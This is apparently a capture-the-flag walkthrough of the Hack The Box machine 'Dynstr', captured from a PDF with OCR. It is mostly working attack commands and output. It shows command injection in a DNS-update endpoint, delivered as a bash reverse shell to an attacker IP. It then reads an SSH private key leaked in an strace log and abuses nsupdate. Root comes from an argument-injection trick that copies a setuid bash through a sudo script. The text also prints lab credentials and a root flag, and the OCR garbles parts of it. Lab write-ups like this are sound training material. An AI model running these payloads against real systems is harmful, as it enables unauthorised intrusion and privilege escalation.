1.0 RECONAISSANCE

1.1 Network Port Scanning

Discovered port 22 with SSH services and the OpenSSH version is disclosure.

Discovered port 53 with DNS services.

Discovered port 80 with Apache web server services and the Apache version is disclosure.

```
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Dyna DNS
```

1.2 Web Directory Fuzzing on port 80


Discovered new directory on the webserver site.

The "server-status" and "assets" subdirectory is normally will be on web server. But "nic" directory seem like more interesting subdirectory that can be explored

1.3 Webserver site enumeration on port 80

Web UI







Dynamic DNS

Dynamic DNS (DDNS) is a method of automatically updating a name server in the Domain Name System (DNS), often in real time, with the active DDNS configuration of its configured hostnames, addresses or other information.


Discovered hostname and some credentials






Discovered commented HTML source code


"assets" directory page. Required credentials to access or token



"server-status" directory page. A normal server page that cant be accessed by client



"nic" directory page. Discovered whole empty page




Continue fuzzing for the "/nic/update" subdirectory page

Discovered another subdirectory

```
sodannosakolinew:~/Documents/HTB/Machine/Linux/Dynstr$ sudo ffuf -u 'http://10.10.10.244/nic/FUZZ' -w '/usr/share/seclists/Discovery/Web-Content/raft-medium-dir
ectories-lowercase.txt' -o ./web-dir/dynstr-root-nic.ffuf -c
             v1.3.1 Kali Exclusive
:: Method : GET
:: URL : http://10.10.10.244/nic/FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
:: Output file : ./web-dir/dynstr-root-nic.ffuf
:: File format : json
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405
update [Status: 200, Size: 8, Words: 1, Lines: 2]
[Status: 200, Size: 0, Words: 1, Lines: 1]
:: Progress: [26584/26584] :: Job [1/1] :: 178 req/sec :: Duration: [0:02:36] :: Errors: 2 ::
```

Access to the "nic/update" subdirectory page.



1.4 Access new hosts

All the new hostname is like default server page



1.5 Dynamic DNS update

Update the IP address and point to us. But failed and displayed that wrong domain name.

```
sodanewakalinew:~/Documents/HTB/Machine/Linux/Dynstr$ curl "http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=mytest.sodanew.com@ip=10.10.14.183"
911 [wrngdom: sodanew.com]
```

Test for another domain that provided on the webserver

```
911 [wrngdom: sodanew.com]
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ curl "http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=sodanew.dnsalias.htb&ip=10.10.14.183"
good 10.10.14.183
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ curl "http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=sodanew.dynamicdns.htb&ip=10.10.14.183"
good 10.10.14.183
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ curl "http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=sodanew.no-ip.htb&ip=10.10.14.183"
good 10.10.14.183
```

Change the hostname and discovered a nsupdate application.

```
sodanews|sline:-/Documents/HTB/Machine/Linux/Dynstr$ curl 'http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=soda!new.dynamicdns.htb&ip=10.10.14.183'
911 [nsupdate failed]
sodanewskettnev:-/Documents/HTB/Machine/Linux/Dynstr$
```

Discovered a cmd injection flaw

Send this request to burp for us to easily manage the cmd

```
sodenew@kelinew:~/Documents/HTB/Machine/Linux/Dynstr$ curl --proxy http://127.0.0.1:8099 'http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=soda`ls`new.d ynamicdns.htb6ip=10.10.14.183'
```

BurpSuite Repeater. The request is still working, means that the request can be sent via BurpSuite

```
GET /nic/update?hostname=
sods (sleep+1) new.dynamicdns.htb&ip=10.10.14.183
HTTP/1.1
Host: 10.10.10.244
Authorization: Basic ZHluYWRuczpzbmRhbnlk
User-Agent: curl/7.74.0
Accept: */*
Connection: close

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I HTTP/1.1 200 oK
Date: Sun, 17 oct 2021 02:27:31 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 18
Connection: close
Content-Type: text/html; charset=UTF-8

good 10.10.14.183
```

Test for other linux command. It seems its work, but not result from the username. Blind result

```
| HTTP/1.1 200 OK | Date: Sun, 17 Oct 2021 02:28:28 GMT | HTTP/1.1 | Server: Apache/2.4.41 (Ubuntu) | Content-Length: 18 | Connection: close | User-Agent: curl/7.74.0 | Connection: close | Connection: close | Good 10.10.14.183 | Good 10.10.14.183
```

Test reverse shell but not work. Discovered there is filtering applied on the source code to hostname query parameter.

Because the server only response back few parts of the attacker machine IP.

Imagine the source code might be as follow

```
2 domainName = param_hostname.split('\,')[1]
3
```

Way to bypass from the filter. Convert attacker IP as hex format

Link to convert IP to hex: https://www.browserling.com/tools/ip-to-hex

```
GET /nic/update?hostname=soda$(bash -c
'bash -i >& /dev/tcp/OxOaOaOeb7/5555 0>&1') new.dynamicd
ns.htb&ip=10.10.14.183 HTTP/1.1
Host: 10.10.10.244
Authorization: Basic ZHluYWRuczpzbmRhbnlk
User-Agent: curl/7.74.0
Accept: */*
Connection: close
Content-Length: 1
```

2.0 INITIAL ACCESS

2.1 Reverse shell response

Prepare netcat listener

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ nc -lvnp 5555
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```

URL Encode the cmd part and send the request

```
Request

Pretty Raw Hex In 

GPT /nic/update?hostname=

soda$(bash+-c+'bash+-i+>%26+/dev/tcp/0x0a0a0eb7/5555+0>
%261')new.dynamicdns.htb&ip=10.10.14.183 HTTP/1.1

Host: 10.10.10.244

Authorization: Basic ZHluYWRuczpzbmRhbnlk

User-Agent: curl/7.74.0

Accept: */*

Connection: close
Content-Length: 1
```

Reserve shell gained

```
| Sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ nc -lvnp 5555
| Ncat: Version 7.91 ( https://nmap.org/ncat )
| Ncat: Listening on :::5555
| Ncat: Listening on 0.0.0.0:5555
| Ncat: Connection from 10.10.10.244.
| Ncat: Connection from 10.10.10.244:46562.
| bash: cannot set terminal process group (795): Inappropriate ioctl for device
| bash: no job control in this shell
| www-data@dynstr:/var/www/html/nic$
```

2.2 CMD PHP FLAW is on the update file

2.3 SSH Private key disclosure

Subdirectory of 'support-case' on bindmgr main directory

```
www-data@dynstr:/home/bindmgr/support-case-C62796521$ ls -la
ls -la
total 436
drwxr-xr-x 2 bindmgr bindmgr 4096 Mar 13 2021 .
drwxr-xr-x 5 bindmgr bindmgr 4096 Mar 15 2021 ..
-rw-r--r- 1 bindmgr bindmgr 237141 Mar 13 2021 C62796521-debugging.script
-rw-r--r- 1 bindmgr bindmgr 29312 Mar 13 2021 C62796521-debugging.timing
-rw-r--r- 1 bindmgr bindmgr 1175 Mar 13 2021 command-output-C62796521.txt
-rw-r--r- 1 bindmgr bindmgr 163048 Mar 13 2021 strace-C62796521.txt
www-data@dynstr:/home/bindmgr/support-case-C62796521$
```

The OpenSSH private is disclosure on the strace text file

read(5, "----BEGIN OPENSSH PRIVATE KEY-----\nb3BibnnzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAAAAAACZgtcn\nhAAAAAEAAQAAAQEAxeKZHOy+RGhs+gnMEgsdQas
7klAb37HhVANJgY7EoewTmmScCs11\n42kuvUhkLultlMRCj1pnZY/1sJqTywPGalR7VXo+2lObwx3zx7kQFiPeQJwiOMBu/gBlV3\nhjGnCvz14UojAijCH3PVUvuhF0yJPyJDessdot/DzVPJgS+TD/4Mogy
nFUJyxJSpS+P\nlo8vil+soMsziRJQ/JgKcWMDTUHHVwscJybXtHx5PibUBEgakO6/PezX9SJBVy8IZdniNUl2_japbDdRKRRJDftv3ZXYXJtSvtupoZuzTTDJVYOMIg130G790kndcpyhCog50WxMbX\nCUjxJs1jgwAAAAg3MHb+NzB2/gAAAAdz2gtcnNhAAABAQDF4pkc7l5EaOzoCcwSCx1Bqx\nusUBVfseFUA0mBjsSh7BPCZ1JyyXXjaS69SHEu6W2UxEKPWmdlj/WmmpPLABZqVHtVej7a\nXQPDHFPHURAWI9
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AIOvfRxnt2x2SjtW30jCJ0G\njGPLYph+a0FCJ3+TAAAADWJpbmRtZ3JAbm9tZW4BAgMEBQ=\n------END OPENSSH PRIVATE KEY----\n", 4096) = 1823
read(5, "", 4096) = 0

Update the zone file

```
www-data@dynstr:/etc/bind$ nsupdate -t 1 -k /etc/bind/infra.key
nsupdate -t 1 -k /etc/bind/infra.key
> ADD sodanew.infra.dyna.htb 30 IN A 10.10.14.183
ADD sodanew.infra.dyna.htb 30 IN A 10.10.14.183
> send
send
> ADD 183.14.10.10.in-addr.arpa 30 IN PTR sodanew.infra.dyna.htb
ADD 183.14.10.10.in-addr.arpa 30 IN PTR sodanew.infra.dyna.htb
> send
send
send
```

Able to use nslookup to get our new created domain

3.0 LOCAL PRIVILEGES ESCALATION

After updated the zone file. Can be access to the machine via SSH private key

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr/target-creds$ ssh -i bindmgr_id.key bindmgr@10.10.10.244
Last login: Tue Jun 8 19:19:17 2021 from 6146f0a384024b2d9898129ccfee3408.infra.dyna.htb
bindmgr@dynstr:~$ ls
support-case-C62796521 user.txt
bindmgr@dynstr:~$ whoami
bindmgr
bindmgr@dynstr:~$
```

3.1 Permission of the user

```
bindmgr@dynstr:~$ sudo -l
sudo: unable to resolve host dynstr.dyna.htb: Name or service not known
Matching Defaults entries for bindmgr on dynstr:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

User bindmgr may run the following commands on dynstr:
    (ALL) NOPASSWD: /usr/local/bin/bindmgr.sh
bindmgr@dynstr:~$
```

Content of "bindmgr.sh"

```
bindmgr@dynstr:/usr/local/bin$ cat bindmgr.sh
#!/usr/bin/bash
# This script generates named.conf.bindmgr to workaround the problem
# that bind/named can only include single files but no directories.
# It creates a named.conf.bindmgr file in /etc/bind that can be included
# from named.conf.local (or others) and will include all files from the
# directory /etc/bin/named.bindmgr.
# NOTE: The script is work in progress. For now bind is not including
         named.conf.bindmgr.
#
  TODO: Currently the script is only adding files to the directory but
#
#
         not deleting them. As we generate the list of files to be included
#
         from the source directory they won't be included anyway.
BINDMGR_CONF=/etc/bind/named.conf.bindmgr
BINDMGR_DIR=/etc/bind/named.bindmgr
indent() { sed 's/^/
# Check versioning (.version)
echo "[+] Running $0 to stage new configuration from $PWD."
if [[ ! -f .version ]] ; then
echo "[-] ERROR: Check versioning. Exiting."
    exit 42
fi
if [[ "`cat .version 2>/dev/null`" -le "`cat $BINDMGR_DIR/.version 2>/dev/null`" ]] ; then
   echo "[-] ERROR: Check versioning. Exiting."
   exit 43
fi
```

```
# Create config file that includes all files from named.bindmgr. echo "[+] Creating $BINDMGR_CONF file." printf '// Automatically generated file. Do not modify manually.\n' > $BINDMGR_CONF for file in \star; do
    printf 'include "/etc/bind/named.bindmgr/%s";\n' "$file" >> $BINDMGR_CONF
done
# Stage new version of configuration files.
echo "[+] Staging files to $BINDMGR_DIR."
cp .version * /etc/bind/named.bindmgr/
# Check generated configuration with named-checkconf.
echo "[+] Checking staged configuration."
named-checkconf $BINDMGR_CONF >/dev/null
if [[ $? -ne 0 ]]; then
echo "[-] ERROR: The generated configuration is not valid. Please fix following errors: "
      named-checkconf $BINDMGR_CONF 2>81 | indent
      exit 44
else
      echo "[+] Configuration successfully staged."
      # *** TODO *** Uncomment restart once we are live.
     # systemctl restart bind9
if [[ $? -ne 0 ]] ; then
    echo "[-] Restart of bind9 via systemctl failed. Please check logfile: "
           systemctl status bind9
           echo "[+] Restart of bind9 via systemctl succeeded."
      fi
 fi
```

4.0 ROOT PRIVILEGES ESLCATION

4.1 Inject Payload to get the root

```
bindmgr@dynstr:/dev/shm/soda$ cp /bin/bash .
bindmgr@dynstr:/dev/shm/soda$ is
bash '--preserve=mode'
bindmgr@dynstr:/dev/shm/soda$ chmod 4755 bash
bindmgr@dynstr:/dev/shm/soda$ ls -la
total 1160
drwxrwxr-x 2 bindmgr bindmgr 100 Oct 17 06:56 .
drwxrwxrwt 3 root root 60 Oct 17 06:47
-rwsr-xr-x 1 bindmgr bindmgr 1183448 Oct 17 06:56 bash
-rw-rw-r-- 1 bindmgr bindmgr 0 Oct 17 06:49 '--preserve=mode'
-rw-rw-r-- 1 bindmgr bindmgr 2 Oct 17 06:49 .version
bindmgr@dynstr:/dev/shm/soda$
```

```
bindmgr@dynstr:/dev/shm/soda$ sudo /usr/local/bin/bindmgr.sh
sudo: unable to resolve host dynstr.dyna.htb: Name or service not known
[+] Running /usr/local/bin/bindmgr.sh to stage new configuration from /dev/shm/soda.
[+] Creating /etc/bind/named.conf.bindmgr file.
[+] Staging files to /etc/bind/named.bindmgr.
[+] Checking staged configuration.
[-] ERROR: The generated configuration is not valid. Please fix following errors:
    /etc/bind/named.bindmgr/bash:1: unknown option 'ELF...
    /etc/bind/named.bindmgr/bash:14: unknown option 'h�AE�
    /etc/bind/named.bindmgr/bash:40: unknown option 'WF
    /etc/bind/named.bindmgr/bash:40: unexpected token near '}'
bindmgr@dynstr:/dev/shm/soda$ ls -la /etc/bind/named.bindmgr/
total 1168
drwxr-sr-x 2 root bind
                            4096 Oct 17 06:58 .
                          4006 Oct 17 06:58
drwxr-sr-x 3 root hind
-rwsr-xr-x 1 root bind 1183448 Oct 17 06:58 bash
-rw-rw-r-- 1 root bind 2 Oct 1/ 06:58 .version
bindmgr@dynstr:/dev/shm/soda$
```

Execute the payload bash with -p switch and gain ROOT

```
bindmgr@dynstr:/dev/shm/soda$ /etc/bind/named.bindmgr/bash -p
bash-5.0# ls
bash '--preserve=mode'
bash-5.0# id
uid=1001(bindmgr) gid=1001(bindmgr) euid=0(root) groups=1001(bindmgr)
bash-5.0# ls
cleanup root.txt
bash-5.0# cat root.txt
7f3154cab16d4caf6afe6b48adc25e84
bash-5.0# cd .ssh
bash: cd: .ssh: No such file or directory
bash-5.0# ls
cleanup root.txt
bash-5.0# ls -la
total 36
drwx----- 5 root root 4096 May 25 14:05 .
drwxr-xr-x 18 root root 4096 May 25 14:52 ..
                             9 Mar 20 2021 .bash_history -> /dev/null
lrwxrwxrwx 1 root root
             1 root root 3106 Dec 5 2019 .bashrc
-rw-r--r--
drwx----- 2 root root 4096 Mar 15 2021 .cache
drwxr-xr-x 4 root root 4096 Mar 14 2021 cleanup
drwxr-xr-x 3 root root 4096 May 25 14:05 .local
             1 root root 161 Dec 5 2019 .profile
-rw-r--r--
                            33 Oct 16 21:08 root.txt
             1 root root
                             74 Mar 15 2021 .selected_editor
             1 root root
 -rw-r--r--
bash-5.0#
```